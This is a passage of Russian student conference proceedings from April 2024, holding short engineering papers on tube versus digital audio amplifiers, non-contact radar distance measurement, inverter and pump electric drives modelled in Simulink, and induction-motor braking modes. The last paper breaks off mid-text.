Материал поступил в редколлегию 20.04.2024

УДК 621.3

Сравнение и анализ характеристик аналоговых и цифровых усилителей звука

Орлов Евгений Владимирович (ст. гр. О22-РАД-рс-Б)

<https://orcid.org/0009-0004-0970-8420> (zenaorlov2112@gmail.com)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Маклакова Владимира Петровича

<https://orcid.org/0000-0001-7107-8233> (maklakov-vp@yandex.ru)

Аннотация: Анализируются и сравниваются характеристики ламповых и цифровых усилителей звука. Рассматриваются их принципы действия, конструктивные особенности, тенденции и перспективы развития.

Ключевые слова: электронная лампа, ламповый усилитель, цифровой усилитель, амплитудно-частотная характеристика.

В настоящее время "ламповый звук" становится все более популярным, причем не только среди меломанов, но и среди рядовых пользователей аудиосистем. С другой стороны активно развиваются современные цифровые технологии усиления звука. Поэтому вопрос сравнения характеристик усилителей выполняемых по разным технологиям является интересным и актуальным.

Ламповый усилитель звука – устройство для повышения уровня аудиосигнала, выполненное исключительно на электровакуумных лампах. С его помощью осуществляется регулировка уровня громкости, коммутация приборов системы и передача усиленного сигнала на соответствующее оборудование для воспроизведения звука.

Принцип работы такого усилителя основан на том, что электрический сигнал подается на сетку лампы, что приводит к изменению тока, протекающего через нее. Это в свою очередь вызывает изменение напряжения на выходе усилителя, что увеличивает уровень сигнала. Типовая амплитудно-частотная характеристика лампового усилителя приведена на рис. 1.

Ключевой особенностью ламповых усилителей является их способность передать насыщенное, теплое и приятное для слуха звучание. Также они могут работать в режимах насыщения (сильное увеличение сигнала без искажений) и усечения (образование участков сигнала, в которых уровень сигнала снижается). Ламповые усилители звука идеально подходят для воспроизведения музыки высокого




Рис. 1

качества, так как они имеют богатый тембральный спектр, хорошую динамику и высокую контрастность звучания.

Достоинствами ламповых усилителей звука являются:

- Ламповые усилители создают теплый и приятный звук.
- Ламповые усилители предлагают отличное качество звука даже на невысокой громкости.
- Ламповые усилители обладают характерным звуковым отпечатком, который многие ценят.

Недостатками ламповых усилителей являются:

- Ламповые усилители обычно дороже цифровых усилителей.
- Ламповые усилители занимают больше места и тяжелее в сравнении с цифровыми усилителями.
- Лампы в усилителях нуждаются в регулярной замене, что требует дополнительных затрат времени и денег.
- Ламповые усилители потребляют больше энергии по сравнению с цифровыми.

Цифровой усилитель звука – это устройство, которое усиливает аудиосигнал, используя цифровую обработку звука. В отличие от аналоговых усилителей, ЦУЗ обрабатывает цифровой сигнал и усиливает его без его предварительного преобразования в аналоговую форму.

Принцип работы цифрового усилителя звука основан на обработке цифрового аудиосигнала с использованием цифровых технологий.

Цифровой усилитель принимает цифровой аудиосигнал и усиливает его за счет умножения входного цифрового значения на определенный коэффициент. Этот процесс выполняется с использованием цифровой обработки сигнала, что позволяет точно контролировать уровень усиления. После усиления сигнала цифровой усилитель может применять различные фильтры для улучшения качества звука и подавления шумов. Это помогает снизить искажения и обеспечить чистый звук. На последнем этапе цифровой сигнал, усиленный и обработанный цифровым усилителем, преобразуется обратно в аналоговую форму для подачи на аудиоустройство, например, динамики или наушники. Типовая амплитудно-частотная характеристика цифрового усилителя приведена на рис. 2.




Рис. 2

Достоинствами цифровых усилителей звука являются:

- Высокая энергоэффективность.
- Более точное усиление.
- Низкий уровень искажений и более чистый звук.
- Широкие возможности по контролю различных параметров звука.

Недостатками цифровых усилителей звука являются:

- Высокая чувствительность к электромагнитным помехам.
- Сложности ремонта и настройки.
- Звук, воспроизводимый цифровыми усилителями, может быть менее "теплым" и "естественным".

Сравнение характеристик усилителей различного типа показывает, что ламповые усилители обычно имеют минимальное смещение фазы, что означает, что сигналы различной частоты будут воспроизводиться с минимальными искажениями. Кроме того ламповые усилители могут добавлять натуральные искажения гармоник, которые могут придавать звучанию более теплый и округлый тембр. С другой стороны цифровые усилители обычно имеют линейные амплитудно-частотные характеристики, что означает возможность воспроизводства сигналов с минимальными искажениями на различных частотах. Поэтому цифровые усилители могут обеспечивать более точное и четкое воспроизведение сигнала без добавления натуральных искажений. Также цифровые усилители обычно не имеют фазового сдвига или имеют его в пределах, которые не вызывают заметных искажений при воспроизведении.

К области применения ламповых усилителей звука можно отнести:

- Студийное оборудование: В студиях звукозаписи ламповые усилители широко используются, так как они могут предоставить особенности звучания, необходимые для творческого процесса.
- Музыкальные инструменты и усилители для них: Ламповые усилители звука применяются в усилителях для гитар, бас-гитар, клавишных и других инструментов, так как они способны создать характерный и живой звук.
- Профессиональное звуковое оборудование на концертах: В некоторых случаях ламповые усилители все еще используются в профессиональном звуковом оборудовании для концертов и мероприятий, так как они могут добавить особую теплоту и окраску звучанию.

К области применения цифровых усилителей звука можно отнести:

- Домашние аудиосистемы для усиления звука от телевизоров, музыкальных центров, компьютеров и других источников звука.
- Автомобильные аудиосистемы: Цифровые усилители используются в автомобильных аудиосистемах для улучшения качества и громкости звучания музыки в автомобиле.
- Производство музыки и звукозапись: В студиях звукозаписи и при создании музыки цифровые усилители применяются для усиления и обработки звуковых сигналов.
- Профессиональное звуковое оборудование для спортивных мероприятий и концертов.

В заключении можно отметить, что и ламповые и цифровые усилители звука активно используются в настоящее время. Каждый из них имеет свои достоинства и недостатки, определяющие области применения.

Список источников

1. Морган Д. Ламповые усилители // ДМК Пресс, 2016. - 624 с. – ISBN - 978-5-97060-366-6.
2. Пугачев А.А. Минимизация мощности потерь в электроприводе со скалярной системой управления асинхронным двигателем. Вестник Череповецкого государственного университета. 2015. № 3 (64). С. 32-37.

Материал поступил в редколлегию 20.04.2024

УДК621.3

Анализ бесконтактных методов измерения расстояния

Осипова Ангелина Игоревна (ст. гр. О22-РАД-рс-Б)

<https://orcid.org/0009-0004-2904-2594> (angel.osipowa2014@yandex.ru)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика», Маклакова Владимира Петровича

<https://orcid.org/0000-0001-7107-8233> (maklakov-vp@yandex.ru)

Аннотация. Рассмотрены методики различных бесконтактных методов измерения расстояния. Проанализированы их основные принципы, оценены достоинства и недостатки, определяющие области применения.

Ключевые слова: бесконтактный метод, импульсный метод, частотный метод, фазовый метод, измерение расстояния.




Рис. 1

В настоящее время бесконтактное измерение расстояний широко распространено. Эта область науки и техники динамично развивается, подстраиваясь под постоянно меняющиеся требования. Потому анализ и сравнение различных методов, выявление их особенностей является актуальной задачей.

Импульсный метод

измерения расстояний основан на измерении интервала времени между излученным и отраженным радиоимпульсом при известной скорости его распространения. Особенностью метода является использование одной антенны для излучения и принятия сигнала. Расстояние до объекта, определяется как: $D = \frac{c \cdot t_D}{2}$,

где c – скорость света, t_D - время запаздывания отраженного импульса.

Пример графика зависимости излучаемого и отраженного сигнала приведен на рис. 1. Следует отметить, что отраженному сигналу соответствует сигнал с меньшей амплитудой.

Достоинствами импульсного метода являются:

- возможность одновременного измерения дальности до нескольких объектов;
- работа передатчика и приёмника с использованием одной антенны;
- простота разделения прямых и отраженных сигналов.

Недостатками импульсного метода являются:

- высокая пиковая мощность излучения;
- наличие «слепой» зоны вблизи антенны;
- трудность разделения сигналов, отражённых от неподвижных и движущихся целей;

Частотный метод измерения расстояний основан на использовании частотной модуляции непрерывного излучаемого сигнала и сравнении частот излучаемого и отраженного сигналов. Благодаря эффекту Доплера неподвижный наблюдатель может зафиксировать изменение частоты принимаемого сигнала, отраженного от движущегося объекта (при приближении объекта частота увеличивается, при удалении - уменьшается) и таким образом определить скорость движения объекта.

Расстояние до объекта определяется как: $D = \frac{c \cdot T_u \cdot \Delta\omega}{2\Delta\omega_u}$,

где $\Delta\omega$ – величина изменения частоты излучаемого сигнала, $\Delta\omega_u$ – величина изменения частоты отраженного сигнала.

Пример графика зависимости излучаемого и отраженного сигнала приведен на рис. 2.




Рис. 2. а) частоты излученного и принятого сигналов;

б) временная зависимость излучаемого сигнала

Достоинствами частотного метода являются:

- большая дальность действия;
- более высокая точность измерения расстояний, чем у импульсного метода;
- отсутствие «слепой» зоны;

- возможность дополнительного измерения скорости;
- возможность отдельной индикации двух (или более) объектов, находящихся в одном направлении, но на разных расстояниях.

Недостатками частотного метода являются:

- необходимость использования разных антенн для передачи и приема сигналов;
- сложность разделения сигналов от нескольких источников;
- высокие требования к стабильности параметров модуляции.

Фазовый метод измерения расстояний.

Измерение расстояний фазовым методом сводится к измерению фазового сдвига (приращения фазы) $\Delta\varphi$ колебаний отраженного сигнала относительно фазы колебаний излучаемого сигнала, возникающего при распространении этого сигнала до объекта и обратно за время запаздывания t_D . При этом расстояние до объекта определяется как:
$$D = \frac{c * (\varphi_{\text{пр}} - \omega_M * t - \varphi_1 - \varphi_{\text{отр}} - \varphi)}{2 * \omega_M}$$

Для однозначного измерения расстояния необходимо выполнение условия: $D \leq \frac{\lambda}{2}$

То есть диапазон однозначного измерения расстояния не должен превышать половины длины волны.

Поэтому у всех фазовых дальномеров имеется противоречие: увеличение масштабной частоты приводит к повышению точности измерений, однако снижает предел измеряемого расстояния. И именно снижение предела измеряемого расстояния требует применения более сложных схем, в которых присутствует две и больше частот.

При реализации фазового метода применяют два и более модулирующих сигнала, для однозначного отсчета и точности измерения расстояния.

Достоинствами фазового метода являются:

- высокая точность измерения;
- низкая пиковая мощность;
- возможность одновременного определения расстояний до нескольких объектов;
- высокая дальность радиуса действия;
- отсутствие слепой зоны;

Недостатками фазового метода являются:

- малый интервал однозначного измерения расстояния (необходимость иметь устройство исключают неоднозначность фазы)
- необходимость наличия двух антенн (для излучения и приема);
- невозможность разделить отраженные сигналы от нескольких целей, находящихся на различных расстояниях, но имеющих одинаковые радиальные скорости;
- трудности технической реализации метода при измерении дальности до неподвижных целей.

В данном исследовании были рассмотрены и проанализированы основные бесконтактные методы измерения расстояний, а также описаны их принципы.

Каждый из методов имеет свои достоинства и недостатки определяющие область применения. Таким образом, выбор метода измерения расстояний зависит от поставленных задач и требований к точности.

Список источников

1. Методы измерения дальности [Электронный ресурс] – URL: <https://studopedia.ru/>(дата обращения 09.03.2024).

2. Радиосигналы и методы определения дальности в радионавигации [Электронный ресурс] – URL: <https://docs.yandex.ru/docs/>(дата обращения 11.03.2024).

3. Guanghua G., Eremin M.V., Kirste A., Kolmakova N.P., Lagutin A.S., Levitin R.Z., Von Ortenberg M., Sidorenko A.A. Магнитные фазовые переходы и фазовые диаграммы $d_{ymn2ge2}$. Журнал экспериментальной и теоретической физики. 2001. Т. 120. № 4. С. 910-920.

Материал поступил в редколлегию 20.04.2024

УДК62-83(075.8)

Анализ влияния дискретности инвертора на динамику вентильного электропривода

Рожнов Павел Николаевич (ст. гр. О-20-ЭиЭ-эиа-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика» Зотина Виталия Федоровича (v.f.zotin@gmail.com)

Аннотация. Разработаны модели электропривода с вентильным двигателем, содержащего 2-уровневый или 3-уровневый инвертор напряжения. По результатам моделирования процесса стабилизации скорости проведен анализ влияния дискретности инвертора на динамику электропривода.

Ключевые слова: электропривод, инвертор, дискретность, вентильный двигатель.

Термин «вентильный двигатель» имеет неоднозначное толкование. Ранее вентильным называли бесколлекторный двигатель постоянного тока (БДПТ). В настоящее время вентильным называют также синхронный двигатель с постоянными магнитами (СДПМ). Имея схожую конструкцию, двигатели отличаются алгоритмом управления и формой ЭДС в обмотке статора. В БДПТ при вращении ротора ЭДС изменяется во времени по трапецеидальному закону, а в СДПМ – по синусоидальному [1].


В данной работе объектом исследования является частотно-регулируемый электропривод на базе СДПМ и автономного инвертора напряжения с традиционной двухконтурной системой управления скоростью. Моделирование

выполнено в среде Matlab/Simulinkс использованием как элементарных, так и интегрированных библиотечных модулей. В частности, модель СДПМ представлена блоком «Permanent Magnet Synchronous Machine», а ПИД-регуляторы – блоком «PID».

При моделировании СДПМ использованы параметры, рассчитанные по паспортным данным конкретного двигателя 5ДВМ300L [2]:

- максимальная частота вращения – 2000 мин^{-1} ;
- длительный момент на валу двигателя – $170 \text{ Н}\cdot\text{м}$;
- линейная ЭДС при максимальной частоте вращения – 270 В ;
- ток в фазе при длительном моменте – 70 А ;
- момент инерции – $0,0655 \text{ кг}\cdot\text{м}^2$;
- число пар полюсов – 3.

На рисунке 1 приведены полученные при моделировании временные диаграммы момента и фазных токов СДПМ с 2-уровневым инвертором в режиме



наброса на вал двигателя момента сопротивления величиной $52 \text{ Н}\cdot\text{м}$. Аналогичные диаграммы, полученные при моделировании электропривода с 3-уровневым инвертором, представлены на рисунке 2. Из диаграмм следует, что электропривод с 3-уровневым инвертором характеризуется меньшими пульсациями токов и момента. В установившемся режиме амплитуда пульсации момента составляет соответственно 9 и $5 \text{ Н}\cdot\text{м}$.

Рисунок 1 –Переходные характеристики электропривода




Рисунок 2 – Переходные характеристики электропривода
с 3-уровневым инвертором

Таким образом, увеличение количества уровней при модуляции напряжения, формируемого инвертором, улучшает динамику вентильного электропривода.

Список источников

1. Соколовский, Г. Г. Электроприводы переменного тока с частотным регулированием: учеб. для вузов/ Г. Г. Соколовский. – М.: Академия, 2007. – 264 с. – ISBN978-5-7695-4505-4.
2. Двигатели синхронные (вентильные) 5ДВМ. – URL: <https://www.cheaz.ru/products/ese/motors/5dvm-es.html> (дата обращения: 15.03.2024). – Текст электронный.
3. Ковалев Р.В., Матюшков С.Ю., Пугачев А.А., Роговцев Г.В., Федяева Г.А. Совершенствование системы управления тяговым электроприводом грузового локомотива. Известия Тульского государственного университета. Технические науки. 2010. № 3-2. С. 109-114.
4. Пугачев А.А. Минимизация мощности потерь в электроприводе со скалярной системой управления асинхронным двигателем. Вестник Череповецкого государственного университета. 2015. № 3 (64). С. 32-37.

Материал поступил в редколлегию 20.04.2024

УДК 62-83(075.8)

Исследование электропривода центробежного насоса

Строганов Андрей Павлович (ст. гр. О-20-ЭиЭ-эиа-Б)

Работа выполнена под руководством доцента кафедры «Турбиностроение, электро- и теплоэнергетика» Зотина Виталия Федоровича (v.f.zotin@gmail.com)

Аннотация. Разработана модель частотно-регулируемого асинхронного электропривода центробежного водяного насоса с системой стабилизации выходного напора. С помощью имитационных экспериментов определены оптимальные параметры регулятора напора. Дана оценка результатов моделирования.

Ключевые слова: центробежный насос, асинхронный электропривод, регулятор напора

Исходными данными для синтеза системы управления и моделирования электропривода служат параметры номинальной QH-характеристики насоса [1] и параметры приводного электродвигателя соответствующей мощности. В качестве объектов исследования выбран насос с номинальной подачей $90 \text{ м}^3/\text{ч}$ при напоре 35 м и асинхронный двигатель АДЧР100S2 мощностью 4 кВт.

На рисунке 1 представлена схема Simulink-модели электропривода центробежного насоса с замкнутой системой стабилизации выходного напора. Основные элементы схемы: ПИ-регулятор напора с пропорциональным K1 и интегральным K2 коэффициентами усиления, формирователь трехфазного напряжения (имитатор преобразователя частоты), асинхронный двигатель и центробежный насос.




Рисунок 1 – Схема модели электропривода

Формирователь трехфазного напряжения реализует стандартный закон частотного управления $U/f=const$. Параметры для блока, моделирующего асинхронный двигатель, рассчитаны по каталожным данным двигателя [2].

Модель насоса учитывает параболическую зависимость напора H от подачи Q : $H=H_0 - C \cdot Q^2$, где H_0 – напор при нулевой подаче, пропорциональный квадрату частоты вращения, C – параметр насоса, определяемый крутизной номинальной характеристики. Реально существующее запаздывание напора при изменении частоты вращения отражено в модели постоянной времени, равной 0,2 с.

Характеристика напорного трубопровода в модели насоса соответствует уравнению $H_C=H_{CT}+R \cdot Q^2$, где R – сопротивление трубопровода является переменным (возмущающим) параметром.

С помощью разработанной модели определены QH-характеристики насоса при параметрическом изменении частоты вращения электропривода, указывающие на возможность широкого регулирования производительности насоса.

На рисунке 2 представлен результат моделирования процесса стабилизации напора при ступечатом уменьшении сопротивления R напорного трубопровода в момент времени $t=1,5$ с. Из диаграммы видно, что время восстановления заданного напора при выбранных параметрах регулятора составляет не более 1 с.




Рисунок 2 – Временные диаграммы напора и подачи

Из результатов исследования также следует, что для стабилизации напора насоса с частотно-регулируемым электроприводом достаточно одноконтурной системы управления.

Список источников

1. Черкасский В. М. Насосы, вентиляторы, компрессоры: учебник для вузов/ В.М. Черкасский. – М.: Энергоатомиздат, 1984. – 416 с.
2. Мощинский, Ю. А. Определение параметров схемы замещения асинхронной машины по каталожным данным / Ю. А. Мощинский,

В. Я. Беспалов, А. А. Кирякин // Электричество. – №4/98. – 1998. – С. 38-42. – ISSN 0013-5380.

3. Пугачев А.А. Минимизация мощности потерь в электроприводе со скалярной системой управления асинхронным двигателем. Вестник Череповецкого государственного университета. 2015. № 3 (64). С. 32-37.

4. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Прямое управление моментом асинхронных двигателей при их питании от одного преобразователя частоты. Электротехника. 2015. № 9. С. 29-35.

5. Космодамианский А.С., Воробьев В.И., Пугачев А.А. Дифференциальные уравнения динамики электромагнитных процессов в регулируемом асинхронном электроприводе с поворотным статором. Наука и техника транспорта. 2008. № 3. С. 50-55.

Материал поступил в редколлегию 20.04.2024

УДК 62:83

Тормозные режимы работы асинхронного двигателя

Филиппов Виктор Дмитриевич, Школин Егор Дмитриевич (ст.гр.О-21-ЭиЭ-эиа-Б)

Работа выполнена под руководством профессора кафедры «Турбиностроение, электро- и теплоэнергетика», Александра Анатольевича Пугачева (alexander-pugachev@rambler.ru)

Аннотация. Показана актуальность изучения тормозных режимов работы электроприводов с асинхронными двигателями. Перечислены тормозные режимы работы, проанализирована их применимость в регулируемых и нерегулируемых электроприводах, приведены их особенности по отношению к аналогичным режимам в электроприводах с двигателями постоянного тока. Приведены результаты компьютерного моделирования рекуперативного торможения, динамического торможения постоянным током и емкостного торможения для асинхронных двигателей различной мощности. Дана сравнительная оценка полученным результатам.

Ключевые слова: асинхронный двигатель, динамическое торможение, емкостное торможение, рекуперация, активная мощность, реактивная мощность.

Электропривод с асинхронным двигателем является основным видом электропривода и потребителем электроэнергии в промышленности и на транспорте. При изучении принципов работы электропривода с асинхронным двигателем наибольший интерес представляет исследование тормозных режимов работы, т.к. несмотря на схожесть их физических процессов с процессами в двигателях постоянного тока, они обладают рядом

принципиальных особенностей в связи с отличиями в способах формирования магнитных полей.

Существуют различные способы торможения асинхронного двигателя:

1. торможение противовключением;
2. рекуперативное торможение;
3. динамическое торможение:
 - а. торможение постоянным током
 - б. емкостное торможение,
 - с. электромагнитное торможение;
4. Отключение от сети (торможение выбегом).

Торможение противовключением заключается в изменении направления вращения магнитного поля так, чтобы оно было направлено встречно текущему направлению вращения вала ротора. Это осуществляется изменением чередования фаз статора, особого интереса для моделирования этот режим не представляет.

Рекуперативное торможение возникает тогда, направление вращения магнитного поля статора совпадает с направлением вращения вала ротора, и частота вращения магнитного поля статора превышает частоту вращения вала ротора. Это достигается приложением отрицательной (вызывающей движение) нагрузки. Особенностью данного режима является то, что асинхронный двигатель продолжает потребление реактивной энергии даже тогда, когда он генерирует активную энергию в сеть.

Динамическое торможение образуется путем создания неподвижного магнитного поля статора, чего можно добиться разными способами. В регулируемых электроприводах с преобразователями частоты наибольшее распространение получило торможение постоянным током, при котором обмотка статора отключается от источника переменного тока и две фазы обмотки подключаются к источнику постоянного тока. Графики электромеханических характеристик для этого режима приведены на рис. 1. Анализ полученных результатов показывает их адекватность – увеличение напряжение приводит к увеличению тока и тормозного момента, что приводит к уменьшению времени торможения.




Рис. 1. Зависимость частоты вращения от времени для двигателя 18,5 кВт

Альтернативой торможению постоянным током является емкостное торможение, при котором постоянное магнитное поле статора создается с

помощью конденсаторов, включенных в обмотку статора по схеме «звезда» или «треугольник». С увеличением установленной мощности асинхронного двигателя емкостное торможение полностью теряет эффективность (а иногда и физическую реализуемость) из-за величин емкостей конденсаторов. Из-за этого данный способ торможения не получил применения в серийно выпускаемых преобразователях частоты.

